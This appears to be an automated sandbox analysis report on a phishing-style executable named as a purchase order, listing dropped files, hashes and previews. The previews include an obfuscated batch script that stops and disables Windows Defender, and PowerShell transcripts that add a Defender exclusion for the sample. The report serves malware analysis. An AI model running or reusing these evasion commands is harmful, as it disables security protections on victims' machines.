Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*..Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22336
Entropy (8bit):	5.600727062315433
Encrypted:	false
SSDEEP:	384:ltCDX0qZhF4/RY4Kn4jultI2D7Y9gxSJUeRe1BMrmb4SRV7rSLkC564I+pzg:0fFiu4K4CltJ3xXeNqFivE
MD5:	73198456EC9CD93402A12C67F75EEBD5
SHA1:	8A2B76B9D5F123ABE2F1F275AFAD29E5F5D2A9C4
SHA-256:	D658934AD7CC52739BA1A2808A53EDEAA5F3C227C8192FF9597F848AF26B8871
SHA-512:	A63A63DA0AF86F295BE0D58ADE3738C956FDE8B3EEE41A5DE76E9AFEA1C9034F42982D1660EA6FB080AE682008D1FE666DFA4B73E61552A9110B1A50353C628B
Malicious:	false
Preview:	@...e.....S.F.&.....=.....@.....H.....<@.^.L."My...:R..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\6c8082d4-9c17-4dbf-af3a-b69aa21e82f5\AdvancedRun.exe	
Process:	C:\Users\user\AppData\Roaming\SWqTT\SWqTT.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\Users\user\AppData\Local\Temp\6c8082d4-9c17-4dbf-af3a-b69aa21e82f5\AdvancedRun.exe	
Joe Sandbox View:	• Filename: RFQ-034.exe, Detection: malicious, Browse • Filename: Payment Slip.exe, Detection: malicious, Browse • Filename: Revised Invoice No CU 7035.exe, Detection: malicious, Browse • Filename: Sales_Order description.exe, Detection: malicious, Browse • Filename: Outstanding invoices.exe, Detection: malicious, Browse • Filename: Q88_Bulk Carrier.exe, Detection: malicious, Browse • Filename: Payment _Slip copy.exe, Detection: malicious, Browse • Filename: MV. HUA KAI V-2023.exe, Detection: malicious, Browse • Filename: Order_April shipment.exe, Detection: malicious, Browse • Filename: INVOICE for Order PIEX310113978.exe, Detection: malicious, Browse • Filename: Krishna Gangaa Enviro System Pvt Ltd.exe, Detection: malicious, Browse • Filename: TT SWIFT COPY.exe, Detection: malicious, Browse • Filename: PO75773937475895377.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Artemis5C44BBDCCDFF.4370.exe, Detection: malicious, Browse • Filename: Download Report.06.05.2021.exe, Detection: malicious, Browse • Filename: Outstanding invoices.exe, Detection: malicious, Browse • Filename: IMG_767893434432.exe, Detection: malicious, Browse • Filename: VMtEguRH.exe, Detection: malicious, Browse • Filename: SHIPPING DOCS - MV. SN QUEEN.exe, Detection: malicious, Browse • Filename: MT CAPE AZALEA V219 PENAVICO 13-10-20.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....()......).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... .....

C:\Users\user\AppData\Local\Temp\6c8082d4-9c17-4dbf-af3a-b69aa21e82f5\test.bat	
Process:	C:\Users\user\AppData\Roaming\SWqTT\SWqTT.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_autfnfbp.5ke.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dva0twzw.csn.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dva0twzw.csn.ps1	
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_iu12tuhx.b3d.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_n5lfjoqp.nj0.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\AdvancedRun.exe	
Process:	C:\Users\user\Desktop\08042021New-PurchaseOrder.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... .....

C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\test.bat	
Process:	C:\Users\user\Desktop\08042021New-PurchaseOrder.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\fd1184c9-c9ac-4916-9473-72e4acc27c78\AdvancedRun.exe	
Process:	C:\Users\user\AppData\Roaming\SWqTT\SWqTT.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)...+)...&.))...&.9).....().....)..+)...(.....()......).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... .....

C:\Users\user\AppData\Local\Temp\fd1184c9-c9ac-4916-9473-72e4acc27c78\test.bat	
Process:	C:\Users\user\AppData\Roaming\SWqTT\SWqTT.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Roaming\SWqTT\SWqTT.exe	
Process:	C:\Users\user\Desktop\08042021New-PurchaseOrder.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	32008
Entropy (8bit):	6.50608873264544
Encrypted:	false
SSDEEP:	768:/FmaU0mnYm/8KfVJlIAHcQxGfInBieit0JLkbPd2HdPIZy75V3qKncMrGDDkhx6Z:/FmaU0mnYm/XfFHcQiv2
MD5:	27233176A2A979195B01A53EC16C7631
SHA1:	0EF424D2000F18E6B83473535BF85D22ED9AB79B
SHA-256:	397A62FC978F7A97A87CAAF9C35E98E4A053DE4E786BEEE73A6C1AC0E99C9FC9
SHA-512:	F8A620CA97069FA352621BB76C1C83BDEBB7692F0B80DE2E9D273EBB718D4D4BA412F2B057580023BD646DA09647D82E035F6C2AD28E59200B7433FD1AB2D0E7
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 15%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....."...0..^.....~}... .....@.. .....S... ..@.....{}..S.....h..... ....H.....text....]... ...^..... ..`.rsrc.....`.....@..@.reloc..... .....f.....@..B.....`}.....H.....5...H.....*".(....*Vs....(....t.....*".(....*R.(.....s....}....*6.(....o,....*....0.....~.....+..*..0..9.....r...p.. ((....rE..p.(.....(.....,...(.....+..~.....+..*....0..#.....r...p..((....rE..p.(.....(.....*..0..9.....s.....+.....o....o.....o....,...o.....o....o.....*....0.....(....o.....+.+.....*.0.. .....rI..p.+..... ....s.....%r_..p .....%.r...p.%.r...p.%.r...p

C:\Users\user\AppData\Roaming\SWqTT\SWqTT.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\08042021New-PurchaseOrder.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20210408\PowerShell_transcript.445817.dfbKEN5N.20210408122415.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5845
Entropy (8bit):	5.399277409284378
Encrypted:	false
SSDEEP:	96:BZVhtNxqDo1ZeZFhtNxqDo1ZtMGkjZWhtNxqDo1ZQ100DZU:u
MD5:	B240F22E63DF44CA4B62678B85131460
SHA1:	C119F7AAAB0B4B6446C09C72634F7944540742E4
SHA-256:	94293DB0624CC339E38D1231CA91500CAC8F27911A4409441F69EE1B2077782B
SHA-512:	E66C91C83D3AA181E1914D0759B936E4EAA38E2B97677564963D071CE13C97B94FB5CA2CAAD5AFE56CD0E715F88A8B0A71A888B8425D42506B6D68588F7E395B
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210408122441..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 445817 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\08042021New-PurchaseOrder.exe -Force..Process ID: 3636..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210408122441..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\08042021New-PurchaseOrder.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210408122931..Username: computer\user..RunA

C:\Users\user\Documents\20210408\PowerShell_transcript.445817.ku7owyer.20210408122414.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5845
Entropy (8bit):	5.400354439564955
Encrypted:	false
SSDEEP:	96:BZYhtNcqDo1Z5ZchtNcqDo1ZqMGkjZmhtNcqDo1Zj100/Z8:Y

C:\Users\user\Documents\20210408\PowerShell_transcript.445817.ku7owyer.20210408122414.txt	
MD5:	360118D3E5E153530C9CF66B5A41EFFB
SHA1:	93A5D02A88AC85B0C6A71B509455F0D9A1605A47
SHA-256:	A52C0F3D078CB67B58D27BC1A139A66965557978522977DE39EF408F7B060DEE
SHA-512:	060F0692A71A5BF4CB43A2952A168D96D0EA2B6249DBB650FCBCB72B26D2F755DE2CA20FDAA34AEEC13D782C3F5F8731844FB8C184B3D368CD568D60B03C59 2
Malicious:	false
Preview:	.**********************..Windows PowerShell transcript start..Start time: 20210408122439..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 445817 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\08042021New-PurchaseOrder.exe -Force..Process ID: 5828..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********************..**********************..Command start time: 20210408122439..**********************..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\08042021New-PurchaseOrder.exe -Force..**********************..Windows PowerShell transcript start..Start time: 20210408122729..Username: computer\user..RunA

C:\Users\user\JMfuFTspQyAokpYkLoiLJnktrYABdrUoj	
Process:	C:\Users\user\Desktop\08042021New-PurchaseOrder.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5128155
Entropy (8bit):	3.033446165324156
Encrypted:	false
SSDEEP:	24576:yKhvmsqbzKhvmsqbpedqCzKhvmsqbpedqCt:U
MD5:	14F9C1984DB22EF66B73F7818CCD792A
SHA1:	DD973A3668A9B7C5D505EF132D191B42BCDF8879
SHA-256:	37DB6E90DF6101E3FD7D1DC2A0FC476EE0EB3AD7FD50AFFD8A89E447668758F2
SHA-512:	B95110CBAC27CDCCCB1A8A320AB04EF8341BA79CAEA28DC4FA3647C53AE35A645225C97D3384D3750B7DB8E6E46E9DF9887A34CDFACF317B64CAE07B3D51 E47
Malicious:	false
Preview:	77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 184 1 76 205 33 84 104 105 115 32 112 114 111 103 114 97 109 32 99 97 110 110 111 116 32 98 101 32 114 117 110 32 105 110 32 68 79 83 32 109 111 100 101 46 13 13 10 36 0 0 0 0 0 0 0 80 69 0 0 76 1 3 0 76 142 41 180 0 0 0 0 0 0 0 0 224 0 34 0 11 1 80 0 0 102 10 0 0 6 0 0 0 0 0 0 94 133 10 0 0 32 0 0 0 160 10 0 0 0 0 128 0 32 0 0 0 2 0 0 4 0 0 0 0 0 0 0 4 0 0 0 0 0 0 0 0 224 10 0 0 2 0 0 0 0 0 0 2 0 64 133 0 0 16 0 0 16 0 0 0 0 16 0 0 16 0 0 0 0 0 0 16 0 0 0 0 0 0 0 0 0 0 0 0 4 133 10 0 87 0 0 0 0 16 0 10 0 212 3 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 192 10 0 12 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 32 0 0 8 0 0 0 0 0 0 0 0 0 0 0 8 32 0 0 72 0 0 0 0 0 0 0 0 0 0 0 0 46 116 101 120 116 0 0 0 100 101 10 0 0 32 0 0 0 102 10 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 32 0 0 9

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.50608873264544
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	08042021New-PurchaseOrder.exe
File size:	32008
MD5:	27233176a2a979195b01a53ec16c7631
SHA1:	0ef424d2000f18e6b83473535bf85d22ed9ab79b
SHA256:	397a62fc978f7a97a87caaf9c35e98e4a053de4e786beee 73a6c1ac0e99c9fc9
SHA512:	f8a620ca97069fa352621bb76c1c83bdebb7692f0b80de2 e9d273ebb718d4d4ba412f2b057580023bd646da09647d 82e035f6c2ad28e59200b7433fd1ab2d0e7
SSDEEP:	768:/FmaU0mnYm/8KfVJlIAHcQxGflnBieit0JLkbPd2HdPIZy75V3qKncMrGDDkhx6Z:/FmaU0mnYm/XfFHcQiv2
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L..... ...."...0..^..........~}... ....@.. ....S.....@................................

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x407d7e
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xEDF52E0E [Wed Jul 4 19:25:02 2096 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**
